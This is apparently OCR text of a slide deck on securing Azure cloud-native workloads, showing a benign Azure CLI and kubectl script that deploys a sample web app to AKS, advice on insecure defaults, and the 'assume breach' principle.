From Code to Cloud

Securing Azure Workloads

Ted van der Voorde

Introduction

Ted van der Voorde

Avanade - Security

Senior Technolgist

ted.van.der.Voorde@avanade.com

Today's agenda

Topics

01 **Cloud Native Application**
What do you get?

02 **Challenges**
What (security) problems will you see?

03 **Solutions**
How can we address the problems?

04 **Implementation**
Example fixes


avanade


Cloud Native Applications

Cloud App in ~7 minutes

```
export RG=rg-${RANDOM}
export ACR=acr${RANDOM}${RANDOM}
az group create -n $RG -l westeurope
az acr create -n $ACR -g $RG -l westeurope --sku Standard
az aks create -n aks -g $RG --attach-acr $ACR
az aks get-credentials -n aks -g $RG --overwrite-existing
sudo az aks install-cli
dotnet new webapp -o mywebapp --no-https -f net7.0
cd mywebapp
dotnet publish -c Release -o out
echo FROM mcr.microsoft.com/dotnet/aspnet:7.0>Dockerfile
echo COPY out .>>Dockerfile
echo ENTRYPOINT [\"dotnet\", \"mywebapp.dll\"]>>Dockerfile
az acr build -t sample:1 -r $ACR .
kubectl create deployment sample --image=$ACR.azurecr.io/sample:1
kubectl expose deployment sample --port=80 --type=LoadBalancer
kubectl get service -w
```

avanade






Windows War Stories: Task Manager, Space Cadet Pinba...

25K views • 5 months ago

What do you get?

A lot of resources



Defaults…

Defaults are for convenience, **not** for security

Defaults differ between tools
- ARM templates
- Terraform templates
- Azure CLI
- Azure API

Tip: A good starter for a security low level design is to examine each setting in the Azure CLI


(make sure to update the Azure CLI)

```
az aks create --help
```

Introduction to Kubernetes

Azure Kubernetes Service

- Kubernetes is a container orchestrator
- A managed version of Kubernetes - provided by Azure
- Kubernetes has a control plane, and worker nodes
- https://kubernetes.io/docs/concepts/overview/what-is-kubernetes/



Challenges

What is ‘Assume Breach’

Principle of zero trust

Assume that malicious code is (already) running within the platform

Focus areas:


- Detection
- Response (mitigation)
- Recovery

Prevention is not the primary focus – one way or the other, an attacker will succeed
(Does not mean you should not do prevention


Common concern:

- Limit blast radius

The challenges

